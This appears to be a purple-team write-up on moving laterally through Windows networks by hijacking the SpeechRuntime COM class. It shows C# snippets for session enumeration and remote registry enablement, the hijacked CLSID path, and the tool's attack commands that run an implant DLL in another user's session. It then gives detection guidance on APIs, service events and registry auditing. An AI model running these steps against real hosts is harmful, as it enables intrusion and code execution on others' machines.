
SpeechRuntime is a legitimate Windows component that supports Microsoft’s speech-related capabilities, including voice input and speech recognition features used across modern Windows experiences. The SpeechRuntime.exe binary is linked to the Microsoft speech framework. However, threat actors with elevated privileges can move laterally by executing code under the context of the user that has an interactive session on the target host.
Playbook

The tool SpeechRuntimeMove simulates the behaviour of lateral movement via the Windows feature, SpeechRuntime. The technique is classified as a Cross Session Activation attack since it abuses the session of another user via a COM object to execute code. It should be noted that the tool follows the same patterns of conducting lateral movement via Bitlocker. Therefore, the detection strategy is similar. On Windows environments the SpeechRuntime can be found within the System32 folder.
C:\Windows\System32\Speech_OneCore\Common\
Remote session enumeration is conducted via utilization of Microsoft undocumented APIs. These APIs are exported by the winsta.dll library. The DLL is associated with a binary that is part of the Windows ecosystem called qwinsta that has the ability to display information about remote desktop sessions.
using System;
using System.Data;
using System.Runtime.InteropServices;

namespace SpeechRuntimeMove
{
    static class SessionEnum
    {
        [DllImport("winsta.dll", SetLastError = true, CharSet = CharSet.Unicode)]
        public static extern IntPtr WinStationOpenServerW(string serverName);

        [DllImport("winsta.dll", SetLastError = true)]
        public static extern bool WinStationCloseServer(IntPtr hServer);

        [DllImport("winsta.dll", SetLastError = true)]
        public static extern bool WinStationEnumerateW(IntPtr hServer, out IntPtr ppSessionIds, out uint count);

        [DllImport("winsta.dll", SetLastError = true)]
        public static extern bool WinStationQueryInformationW(IntPtr hServer, uint sessionId, int infoClass, IntPtr pInfo, uint infoSize, out uint returnLength);

        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
        public struct SessionIdW
        {
            public uint SessionId;
            [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 33)]
            public string WinStationName;
            public int State;
        }
The table below summarizes the APIs used by the tool:
| API | Function |
|---|---|
| WinStationOpenServerW | Open a handle to the specified server |
| WinStationCloseServer | Close the handle to the server |
| WinStationEnumerateW | Enumerate all sessions on the system |
| WinStationQueryInformationW | Retrieve information about a session |
COM Hijacking involves the manipulation of COM registration data, stored in the Windows registry to redirect COM object activation to attacker-controlled code. These are typically CLSIDs, AppIDs, ProgIDs or related keys such as InProcServer32. The service Remote Registry is disabled by default on Windows operating systems. The proof-of-concept attempts to change the status of the service from Disabled to Automatic remotely by conducting a connection via the Windows Management Instrumentation (WMI).
static class RemoteRegistry
    {
        static void EnableRemoteRegistryViaWMI(string computerName, string username = null, string password = null)
        {
            try
            {
                ConnectionOptions options = new ConnectionOptions();
                if (!string.IsNullOrEmpty(username) && !string.IsNullOrEmpty(password))
                {
                    options.Username = username;
                    options.Password = password;
                }

                ManagementScope scope = new ManagementScope(
                    $"\\\\{computerName}\\root\\cimv2", options);
                scope.Connect();

                // Get the RemoteRegistry service
                ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_Service WHERE Name='RemoteRegistry'");
                ManagementObjectSearcher searcher = new ManagementObjectSearcher(scope, query);

                foreach (ManagementObject service in searcher.Get())
                {
                    // Change startup type to Automatic
                    ManagementBaseObject inParams = service.GetMethodParameters("ChangeStartMode");
                    inParams["StartMode"] = "Automatic";
                    service.InvokeMethod("ChangeStartMode", inParams, null);

                    // Start the service
                    service.InvokeMethod("StartService", null);

                    Console.WriteLine("[+] Remote Registry service enabled and started successfully!");
                }
            }

The CLSID {655D9BF9-3876-43D0-B6E8-C83C1224154C} is tied to SpeechRuntime.exe, part of the Windows Speech Runtime subsystem. When SpeechRuntime.exe is instantiated this COM class is loaded and therefore it is prone to COM Hijacking. The tool creates a registry entry to the CLSID {655D9BF9-3876-43D0-B6E8-C83C1224154C} keys and subkeys.
string registryPath = $@"{sidString}\SOFTWARE\Classes\CLSID\{{655D9BF9-3876-43D0-B6E8-C83C1224154C}}\InProcServer32";
The SpeechRuntimeMove was built .NET and can be executed from Command-and-Control frameworks with the ability to load and execute assemblies in memory. The enumeration mode requires the IP address of the target host and via the utilization of the winsta.dll library as discussed above; sessions are enumerated in the console.
dotnet inline-execute /home/kali/Downloads/SpeechRuntimeMove.exe mode=enum target=10.0.0.13




It is visible that the user Administrator is connected to the host 10.0.0.13 via the Remote Desktop Protocol (RDP). During the execution of the technique an arbitrary DLL is dropped to disk (in the C$ folder), the status of the remote registry service is changed from Disabled to Enabled and the registry keys are constructed to conduct the COM Hijacking. The proof of concept performs a clean-up activity and all the changes re reverted back.
dotnet inline-execute /home/kali/Downloads/SpeechRuntimeMove.exe mode=attack target=10.0.0.13 dllpath=C:\temp\demon.x64.dll session=2 targetuser=ipurple\Administrator command="cmd.exe /C calc.exe"dotnet inline-execute /home/kali/Downloads/SpeechRuntimeMove.exe mode=attack target=10.0.0.13 dllpath=C:\temp\demon.x64.dll session=2 targetuser=ipurple\Administrator command="C:\temp\demon.x64.exe"
The playbook of the lateral movement technique via SpeechRuntime is defined below:
[[Playbook.BitLocker]]
id = "1.0.0"
name = "1.0.0 - SpeechRuntime"
description = "Lateral movement via SpeechRuntime COM Hijacking"
tooling.name = "SpeechRuntimeMove"
tooling.references = [
    "https://github.com/rtecCyberSec/SpeechRuntimeMove"
]
executionSteps = [
    "dotnet inline-execute /path/SpeechRuntimeMove.exe mode=enum target=<IP>",
    "dotnet inline-execute /path/SpeechRuntimeMove.exe mode=attack target=<IP> dllpath=<path>\<dll> targetuser=<domain>\user command=<command>"
]
executionRequirements = [
    "Local Administrator Privileges"
]

The diagram that visualizes the technique is displayed below:


Detection
Detection of lateral movement via SpeechRuntime requires sufficient visibility on endpoints and servers. The components used by the proof of concept – APIs, registry keys, the Remote Registry service, and others – offer multiple detection opportunities for organizations. A detection strategy should incorporate multiple data sources, including EDR and Windows Events, to enable SOC teams to detect the technique early.
APIs
The proof of concept uses various undocumented APIs to conduct the remote session enumeration. According to the code in the proof of concept, the following APIs are used to retrieve remotely information about all sessions on the target host.
| API | Function |
|---|---|
| WinStationOpenServerW | Open a handle to the specified server |
| WinStationCloseServer | Close the handle to the server |
| WinStationEnumerateW | Enumerate all sessions on the system |
| WinStationQueryInformationW | Retrieve information about a session |
The officially supported by Microsoft API for session enumeration is the WTSEnumerateSessionsW (part of the wtsapi32.dll). Therefore, threat actors could engineer tools that use alternative APIs. SOC teams should investigate if the endpoint detection and response (EDR) product, monitors all API calls associated with remote session enumeration.
| API | Function |
|---|---|
| WTSEnumerateSessionsW | Retrieve a list of Remote Desktop sessions |
| WTSEnumerateSessionsExW | Retrieve a list of Remote Desktop sessions |
| WTSEnumerateSessionsA | Retrieve a list of Remote Desktop sessions |
| WTSEnumerateSessionsExA | Retrieve a list of Remote Desktop sessions |
Both the wtsapi32.dll and winsta.dll libraries are loaded by legitimate Microsoft binaries such as the qwinsta.exe and tsadmin.msc. Detection efforts should focus on image load events from non-standard processes that attempt to load these libraries. However, SOC teams should correlate these events with other activities because threat actors could perform process injection into one of these trusted Microsoft processes.
Service
The Remote Registry service plays a pivotal role during the execution of the technique. Threat actors could perform registry key modifications by enabling the Remote Registry service remotely via a WMI connection. The service is disabled by default, therefore any alteration on the status is an indicator that the technique has been executed.

The proof of concept executes a WMI query on the remote registry service, set its startup mode to Automatic and starts the service.
ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_Service WHERE Name='RemoteRegistry'");
ManagementObjectSearcher searcher = new ManagementObjectSearcher(scope, query);
foreach (ManagementObject service in searcher.Get())
{
    // Change startup type to Automatic
    ManagementBaseObject inParams = service.GetMethodParameters("ChangeStartMode");
    inParams["StartMode"] = "Automatic";
    service.InvokeMethod("ChangeStartMode", inParams, null);
    // Start the service
    service.InvokeMethod("StartService", null);
Changes to the state of the services are captured under Windows Event ID 7040. Logs are accessible in the following location:
Event Viewer > Windows Logs > System

The Remote Registry service enters a running state during the execution of the technique. Windows Event ID 7036 records-initiated processes.

The table below summarizes the Event IDs associated with the status changes of the Remote Registry:
| Event ID | Description |
|---|---|
| 7040 | Start-up Service Change |
| 7036 | Service Entered the Running State |
Registry
The tool creates a subkey and points this key to the path of the arbitrary DLL that was dropped on disk earlier. The subkey is created under the following CLSID:
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{655D9BF9-3876-43D0-B6E8-C83C1224154C}\InprocServer32
SOC teams should enable auditing of this key for the advanced permissions: SetValue, Create Subkey, Delete and Write DAC under the principal group Everyone or Authenticated Users. From the registry container within the group policy the SpeechRuntime CLSID should be added to enable monitoring of registry events.
Computer Configuration > Policies > Windows Settings > Security Settings > Registry


The audit registry container should be set to Success to enable registry events to be captured under Windows Event Logs.

During the hijacking of the CLSID, multiple Windows events will be generated related to access and creation of keys from the compromised user.
